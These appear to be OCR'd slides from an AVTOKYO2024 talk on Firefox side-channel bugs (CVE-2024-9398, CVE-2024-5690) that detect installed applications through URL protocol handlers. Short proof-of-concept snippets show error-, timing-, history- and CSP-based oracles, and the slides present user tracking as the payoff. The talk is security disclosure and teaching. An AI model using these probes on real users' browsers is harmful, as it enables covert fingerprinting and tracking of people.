Mozilla Firefox 0-day

Browser Side-Channel Attack to Leak Installed Applications

AVTOKYO2024

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WebSec, AISec, Pentesting

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AVTOKYO2020

Techniques for restoring room images from virtual background images and their automation

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
Techniques for Prompt Injection and Filter Bypass in AI

Today's Target




URL Protocol Handler

URL Protocol Handler

Mechanism for invoking applications via scheme.

ms-settings://satoki

Custom Scheme



Registered Application

URL Protocol Handler

Any application can register the schemes.
i.e., Steam, Slack, Zoom, Skype, Spotify, and Twitch

satoki00.reg

C: > satoki00.reg


```
1   Windows Registry Editor Version 5.00
2
3   [HKEY_CLASSES_ROOT\satoki00]
4   @="URL:satoki00 Protocol"
5   "URL Protocol"=""
6
7   [HKEY_CLASSES_ROOT\satoki00\shell]
8
9   [HKEY_CLASSES_ROOT\satoki00\shell\open]
10
11  [HKEY_CLASSES_ROOT\satoki00\shell\open\command]
12  @="\"C:\\app.exe\" \"%1\""
```

URL Protocol Handler

Profit?

URL Protocol Handler Leaks

If an attacker can tell **steam://** existence remotely:



URL Protocol Handler Leaks

If the existence of protocol handlers can be enumerated:

Leak protocol handlers

- Hobby-use PC
- Young person
- **No Avast products!**

instagram:// → Exist
skype:// → Not Exist
slack:// → Not Exist
spotify:// → Exist
steam:// → Exist
twitch:// → Exist
twitter:// → Exist
whatsapp:// → Exist
avastpam:// → Not Exist

URL Protocol Handler Leaks

If the handlers can be detected across multiple websites:


Web Site 1

Web Site 2

The same person!
→ **User tracking**

User A

instagram:// → Exist
skype:// → Not Exist
slack:// → Not Exist
spotify:// → Exist
steam:// → Not Exist
twitch:// → Exist
twitter:// → Exist
whatsapp:// → Exist
zoommtg:// → Not Exist



User B

instagram:// → Exist
skype:// → Not Exist
slack:// → Not Exist
spotify:// → Exist
steam:// → Not Exist
twitch:// → Exist
twitter:// → Exist
whatsapp:// → Exist
zoommtg:// → Not Exist

Browser Side-Channel Attacks

How to capture behavior outside of the website?

What's important in this attack:


- Enumeration
- Stealth
- Speed

Onblur triggered by popups → It works, but not stealth


Browser Side-Channel Attacks

CVE-2020-15680 (Reported by Rotem Kerner)

<img src="ms-settings://satoki">



<img src="satoki://satoki">




Browser Side-Channel Attacks

CVE-2024-9398
(0-day 1)

Browser Side-Channel Attacks


CVE-2024-9398 (0-day 1)




```
open01 = window.open("ms-settings://satoki");
```

Browser Side-Channel Attacks


CVE-2024-9398 (0-day 1)




```
open02 = window.open("satoki://satoki");
```

Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)



open01 → ms-settings://satoki → about:blank → Accessible

open02 → satoki://satoki → Cross-Origin Error


Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)

Error-Based Oracle

Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)




Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)


History-Based Oracle

Browser Side-Channel Attacks

😵 No window open permission, popups aren't stealthy!



iframe.sandbox = "";



Browser Side-Channel Attacks

CVE-2024-5690
(0-day 2)

Browser Side-Channel Attacks

CVE-2024-5690 (0-day 2)

```
<img src="ms-settings://satoki" onerror="alert('ms-settings')">
<img src="satoki://satoki" onerror="alert('satoki')">
```

The image size is the same,
but what about the time until the event handler fires?

Browser Side-Channel Attacks

CVE-2024-5690 (0-day 2)

```
» measureLoadTime("ms-settings://satoki", 10000).then(time => console.log(time));
← ▶ Promise { <state>: "pending" }
  13952
» measureLoadTime("satoki://satoki", 10000).then(time => console.log(time));
← ▶ Promise { <state>: "pending" }
  6019
» measureLoadTime("satoki://satoki", 10000).then(time => console.log(time));
← ▶ Promise { <state>: "pending" }
  5864
» measureLoadTime("ms-settings://satoki", 10000).then(time => console.log(time));
← ▶ Promise { <state>: "pending" }
  13013
```

ms-settings://satoki 6000ms, satoki://satoki 13000ms

Browser Side-Channel Attacks

CVE-2024-5690 (0-day 2)

Time-Based Oracle

Browser Side-Channel Attacks

CVE-2024-5690
DUPLICATE
(0-day 3)

Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

```
<html>
    <head>
    <meta http-equiv="Content-Security-Policy" content="img-src 'self';">
    </head>
    <body>
    <img src="ms-settings://satoki">
    <img src="satoki://satoki">
    </body>
</html>
```

Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

ms-settings://satoki → Blocked by CSP

satoki://satoki → Image fails to load

Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

How to catch CSP violations?

report-uri

Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

```
{
  "csp-report": {
        "blocked-uri": "ms-settings",
        "column-number": 1,
        "disposition": "enforce",
        "document-uri": "http://localhost:5555/",
        "effective-directive": "img-src",
        "original-policy": "img-src 'self'; report-uri http://localhost:5555/omg",
        "referrer": "",
        "status-code": 200,
        "violated-directive": "img-src"
  }
}
```


Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

CSP-Based Oracle

Cause of Side-Channel Attacks

Caused by the difference in the browser processing flow.



Find Your Side-Channel Attacks

There may be various other techniques out there!

Welcome to browser side-channel world!

※ It is not effective for tracking **Tor** users because the URL protocol handler is not enabled.

Special Thanks

・Rotem Kerner
Basic idea of the attack
https://www.fortinet.com/blog/threat-research/leaking-browser-url-protocol-handlers
・st98 (@st98_)
Inspiration for the time-based oracle
・ptr-yudai (@ptrYudai)
Inspiration for the stealth error-based oracle

The End

The End